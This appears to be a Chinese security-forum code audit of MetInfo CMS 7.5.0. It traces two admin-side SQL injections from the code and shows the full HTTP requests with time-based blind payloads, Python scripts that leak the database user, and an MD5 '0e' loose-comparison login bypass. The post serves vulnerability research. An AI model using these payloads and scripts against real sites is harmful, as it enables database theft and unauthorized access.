

某 Info CMS 代码审计 - 先知社区

“ 先知社区，先知安全技术社区

0x00：环境说明

Windows 10

Phpstuby

Php 版本：7.2.9

CMS 版本：MetInfo7.5.0

0x01：目录结构

- | -- *about*
- | -- *about1*
- | -- *admin*
- | -- *app*
- | -- *cache*
- | -- *case*
- | -- *config*
- | -- *download*
- | -- *favicon.ico*
- | -- *feedback*
- | -- *hits*
- | -- *img*
- | -- *include*
- | -- *index.php*
- | -- *install*
- | -- *job*
- | -- *member*
- | -- *message*
- | -- *news*
- | -- *online*
- | -- *product*
- | -- *public*
- | -- *robots.txt*
- | -- *search*

```
|-- sitemap
|-- tags
|-- templates
|-- upload
```

0x02: 开始审计

注意：以下漏洞均已被 CNVD 收录

SQL 注入

CMS 的安装就略过了，该项目的控制器目录是 app，直接从 app 目录下的文件开始审。

在文件 app\system\user\admin\parameter.class.php 下的 doDelParas 函数，表单的 id 被传递给了 delete_para_value 方法，跟进该方法。

```
187      //删除属性
188      public function doDelParas()
189      {
190          global $_M;
191          if (!isset($_M['form']['id'])) {
192              $this->error();
193          }
194          $data = $_M['form']['id'];
195          $module = $this->module;
196          foreach ($data as $value) {
197              if (!$value) {
198                  continue;
199              }
200
201              $this->database->del_by_id($value);
202              $this->database->delete_para_value($value);
203          }
```

```

204         //写日志
205         logs::addAdminLog('memberattribute', 'delete', 'jsok', 'doDelParas');
206         buffer::clearData($this->module, $_M['lang']);
207         $this->success('', $_M['word']['jsok']);
208     }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222105758-f7b7dc46-62d2-1.png>)

在文件 `app/system/parameter/include/class/parameter_database.class.php` 的 `delete_para_value` 函数可以看到传入的 `id` 被直接拼接到 `sql` 语句中，继续跟进到 `DB::query($query)`。

```

332     public function delete_para_value($pid = '', $pids = array())
333     {
334         global $_M;
335         if (!empty($pids)) {
336             $paraid = implode(',', $pids);
337             $query = "DELETE FROM {_M['table']['para']} WHERE id NOT IN ($paraid) AND pid = {$pid}";
338             return DB::query($query);
339         } else {
340             $query = "DELETE FROM {_M['table']['para']} WHERE pid = {$pid}";
341             return DB::query($query);
342         }
343     }
344 }
345

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222110442-e8b3fb16-62d3-1.png>)

在文件 `app/system/include/class/mysql.class.php` 的 `query` 函数下，`sql` 语句被传递给了 `self::$link->query` 方法，跟进变量 `$link` 可以看到已经是 `mysqli` 对象了。

```

155     public static function query($sql)

```

```

156     {
157         //$sql1 = "SELECT * FROM met_lang ORDER BY no_order";
158         if (!$result = self::$link->query($sql)) { ←
159             self::errno();
160         }
161
162         return $result;
163     }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222110635-2c1a8c3a-62d4-1.png>)

```

26     public static function dbconn($con_db_host, $con_db_id, $con_db_pass, $con_db_name = '', $con_db_port = '3306', $db_charset = 'utf8', $pconnect = 0)
27     {
28         self::$link = @new mysqli($con_db_host, $con_db_id, $con_db_pass, $con_db_name, $con_db_port); ←
29         if (self::$link->connect_error) {
30             self::halt($con_db_host);
31         }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222110841-7768797c-62d4-1.png>)

使用 burpsute 进行注入攻击，注意需要管理员权限，payload:

POST /admin/?n=user&c=parameter&a=doDelParas HTTP/1.1

Host: cms.cn

Content-Length: 60

Pragma: no-cache

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://cms.cn


Referer: http://cms.cn/admin/

Connection: close

Cookie: met_auth=30ac30fgvWFY3ebf9Wgl9S6LFFBIEwlZoWl066q%2BAr%2F9CD%2Fnti7wLX15n%2BjRmGRQ0hW06eLPsy%2BtIrVwAPyek9gY48B4; met_key=KQiciI7;

id[]=164+and+if((select substr(version(),1,1))>0,sleep(1),0)

测试结果如下，成功触发基于时间的布尔盲注延时 2 秒，id 164 是当前表默认存在的。



(<https://xzfile.aliyuncs.com/media/upload/picture/20211222112242-6c7d3032-62d6-1.png>)

编写 python 脚本跑出用户名

```
import requests
```

```
url = "http://cms.cn/admin/?n=user&c=parameter&a=doDelParas"
```

```
headers = {"Cookie": "met_auth=30ac30fgvWFY3ebf9Wg19S6LFFBIEw1ZoWl066q%2BAr%2F9CD%2Fnti7w1X15n%2BjRmGRQ0hW06eLPsy%2BtIrVwAPy  
ek9gY48B4; met_key=KQiciI7;",
```

```
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"}
```

```
proxies = {"http": None}
```

```
req = requests.session()
result = ''
for mid in range(15):
    for i in range(30, 150):
        data = "id[]=164+and+if((select ascii(substr(user(),%d,1)))=%d,sleep(1),0)" % (mid, i)
        resp = req.post(url, data=data, headers=headers, proxies=proxies)
        if resp.elapsed.total_seconds() > 1.5:
            result += chr(i)
    print(result)
```




```
Run: main x
C:\Python38\pythonw.exe C:/Users/Administrator/Desktop/WebExp/main.py
r
ro
roo
root
root@
root@l
root@lo
root@loc
root@loca
root@local
root@localh
root@localho
root@localhos
root@localhost

Process finished with exit code 0
```

SQL 注入

在文件 app\system\parameter\admin\parameter_admin.class.php 的 doparasave 函数下跟进 table_para 方法，table_para 方法接收了两个表单参数，\$_M['form'] 接收表单的所有键值对，\$_M['form']['module'] 接收表单的 module 参数。

```
44 public function doparasave()
45 {
46     global $_M;
47     $redata = array();
48
49     $rs = $this->table_para($_M['form'], $module = $_M['form']['module']);
50
51     $redata['status'] = 1;
52     $redata['msg'] = $_M['word']['jsok'];
53     $this->ajaxReturn($redata);
54 }
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211222145258-cc3df8b8-62f3-1.png>)

在 table_para 函数，需要构造表单的内容使数据能传入到 update_para_list 或 insert_para_list 方法，这两个方法都可以触发 sql 注入，这里我选择使用 insert_para_list 来触发。


```

232 public function table_para($form = array(), $module = '')
233 {
234     global $_M;
235     $list = explode(",", $form['allid']);
236     foreach ($list as $id) {
237         if ($id) {
238             if ($form['submit_type'] == 'save') {
239                 $info = array();
240                 if ($form['class-' . $id]) {
241                     $class = explode("-", $form['class-' . $id]);
242                     $info['class1'] = $class[0];
243                     $info['class2'] = $class[1];
244                     $info['class3'] = $class[2];
245                 }
246                 $info['no_order'] = $form['no_order-' . $id] ? 0;
247                 $info['name'] = $form['name-' . $id];
248                 $info['type'] = $form['type-' . $id];
249                 // $info['wr_oks'] = $form['wr_oks-' . $id];
250                 $info['wr_oks'] = 1;
251                 $info['wr_ok'] = $form['wr_ok-' . $id];
252                 $info['description'] = $form['description-' . $id];
253                 $info['options'] = $info['type'] == 2 || $info['type'] == 4 || $info['type'] == 6 ? $form['options-' . $id] : '';
254                 $info['module'] = $module;
255                 $info['access'] = $form['access-' . $id];
256                 $info['related'] = $form['related-' . $id];
257                 if (is_number($id)) {
258                     $this->update_para_list($id, $info, $module);
259                 } else {
260                     $this->insert_para_list($info, $module);
261                 }
262             } elseif ($form['submit_type'] == 'del') {
263                 if (is_number($id)) {
264                     $this->del_para_list($id, $module);
265                 }
266             }
267         }
268     }
269 }


```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222145705-5f30e48c-62f4-1.png>)

跟进到 insert_para_list 方法, \$field['options'] 的数据需要是 json 格式, \$options 的一个值需要是数组, 使 foreach 之后

\$option 是数组，然后 \$module 的数据就赋值给 \$option['module']。

```
315 public function insert_para_list($field = '', $module = '')
316 {
317     global $_M;
318
319     → $options = json_decode(stripslashes($field['options']), true);
320     $field['lang'] = $_M['lang'];
321
322     $pid = $this->database->insert($field);
323
324     → foreach ($options as $key => $option) {
325         $option['pid'] = $pid;
326         → $option['module'] = $module;
327         → $id = $this->database->add_para_value($option);
328         if ($id) {
329             $options[$key]['id'] = $id;
330         } else {
331             $options[$key]['id'] = 111;
332         }
333     }
334 }
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20211222150057-e9e63cee-62f4-1.png>)

进入 app\system\parameter\include\class\parameter_database.class.php 文件的 add_para_value 方法，可以看到

\$option['module'] 被直接拼接到 sql 语句并且没有使用单引号，这里就导致了 sql 注入。

```
311 public function add_para_value($option = '', $lang = '')
312 {
313     global $_M;
314     $lang = $lang ? $lang : $_M['lang'];
315     $query = "SELECT * FROM {$_M['table']}['para']} WHERE pid = {$option['pid']} AND value='{$option['value']}' AND module =  {$option['module']} AND lang = '{$lang}'";
316     $para = DB::get_one($query);
317 }
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211222150452-75d19adc-62f5-1.png>)

捋一下思路，我们需要构造 \$_M['form'] 表单让方法能正常调用以下流程

doparasave -> table_para -> insert_para_list -> add_para_value

而 \$_M['form']['module'] 表单则构造 sql 语句。

使用 burpsuite 进行注入攻击，注意需要管理员权限，payload:

POST /admin/?n=parameter&c=parameter_admin&a=doparasave HTTP/1.1

Host: cms.cn

Content-Length: 126

Pragma: no-cache

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://cms.cn


Referer: http://cms.cn/admin/

Connection: close

Cookie: met_auth=30ac30fgvWFY3ebf9Wgl9S6LFFBIEwlZoWl066q%2BAr%2F9CD%2Fnti7wlX15n%2BjRmGRQ0hW06eLPsy%2BtIrVwAPyek9gY48B4; met_key=KQiciI7;

allid=a&submit_type=save&type-a=6&options-a={"0":{"0":"0"}}&module=-1 or if((select ascii(mid(user(),1,1)))>1,sleep(0.03),0)

测试结果如下，成功触发基于时间的布尔盲注延时差不多 1 秒。



(<https://xzfile.aliyuncs.com/media/upload/picture/20211222151151-6fc608b6-62f6-1.png>)

python 脚本:

```

import requests

url = "http://cms.cn/admin/?n=parameter&c=parameter_admin&a=doparasave"
headers = {"Cookie": "met_auth=30ac30fgvWfY3ebf9Wgl9S6LFFBIEwLZoWl066q%2BAr%2F9CD%2Fnti7wLX15n%2BjRmGRQ0hW06eLPsy%2BtIrVwAPyek9gY48B4; met_key=KQiciI7;",
           "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"}
proxies = {"http": None}
req = requests.session()
result = ''

for mid in range(15):
    for i in range(30, 150):
        data = "allid=a&submit_type=save&type-a=6&options-a={\"0\":{\"0\": \"0\"}}&module=-1 or if((select ascii(mid(usr(),%d,1)))=%d,sleep(0.03),1)" % (mid, i)
        resp = req.post(url, data=data, headers=headers, proxies=proxies)
        if resp.elapsed.total_seconds() > 0.8:
            result += chr(i)
            print(result)

```

md5 弱类型比较

在文件 `app/system/user/web/login.class.php` 的 `dologin` 函数下, `$this->login` 方法接收了表单的 `username` 与 `password`, 跟进该方法。

```

66 public function dologin()
67 {
68     global $_M;
69     $this->login(authcode($_M['form']['username']), authcode($_M['form']['password']));
70 }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222154356-eac120e2-62fa-1.png>)

在 login 函数中继续跟进到 \$this->userclass->login_by_password 方法。

```

72 public function login($username, $password, $type = 'pass')
73 {
74     global $_M;
75     $session = load::sys_class('session', 'new');
76     $paygroup = load::mod_class('user/sys_group', 'new');
77
78     if ($session->get("loginerrorlength") > 3) {
79         if (!load::sys_class('pin', 'new')->check_pin($_M['form']['code'], $_M['form']['random'])) {
80             okinfo($_M['url']['user_home'], $_M['word']['membercode']);
81         }
82     }
83     $user = $this->userclass->login_by_password($username, $password, $type);
84     if ($user) {
85         if (!$user['valid']) {
86             okinfo($_M['url']['login'], $_M['word']['membererror0']);
87         }
88     }
89 }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222154419-f86863d6-62fa-1.png>)

在文件 app/system/include/class/user.class.php 的 login_by_password 函数中 \$user 从方法 \$this->get_user_by_username(\$username); 获取了数据库查询的会员数据。表单的 password 被进行了 md5 加密，然后与 \$user['password'] 进行了比较，由于使用了两个等于号，所以存在 md5 弱类型比较漏洞。（经常打 ctf 的应该都知道）

```

144 public function login_by_password($username = '', $password = '', $type = 'pass')
145 {
146     global $_M;
147     if ($this->check_str($username)) {
148         //获取会员信息
149         # 插件登录
150         load::plugin('plugin', 'douserlogin', 'action: 1, array($type, $username, $password));
151         # 插件登录
152         $user = $this->get_user_by_username($username);
153     }
154 }

```

```

153     $password = md5($password);
154     if ($user && ($user['password'] == $password || (md5(md5($user['password'])) == $password && $type = 'md5'))) {
155         # 系统登录接口
156         if (!$user['valid']) {
157             return $user;
158         }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222154507-1513c656-62fb-1.png>)

漏洞复现

首先注册一个账号 abab，密码设置为 md5 加密后为 0e 开头的字符串。

(<https://xzfile.aliyuncs.com/media/upload/picture/20211222154604-36f9b41a-62fb-1.png>)

登录时使用 md5 加密后为 0e 开头的字符串即可。





(<https://xzfile.aliyuncs.com/media/upload/picture/20211222154628-45992dfc-62fb-1.png>)

结语

可以发现大部分是后台的漏洞，前台防的比较紧，不过这些漏洞 CNVD 都是收录的。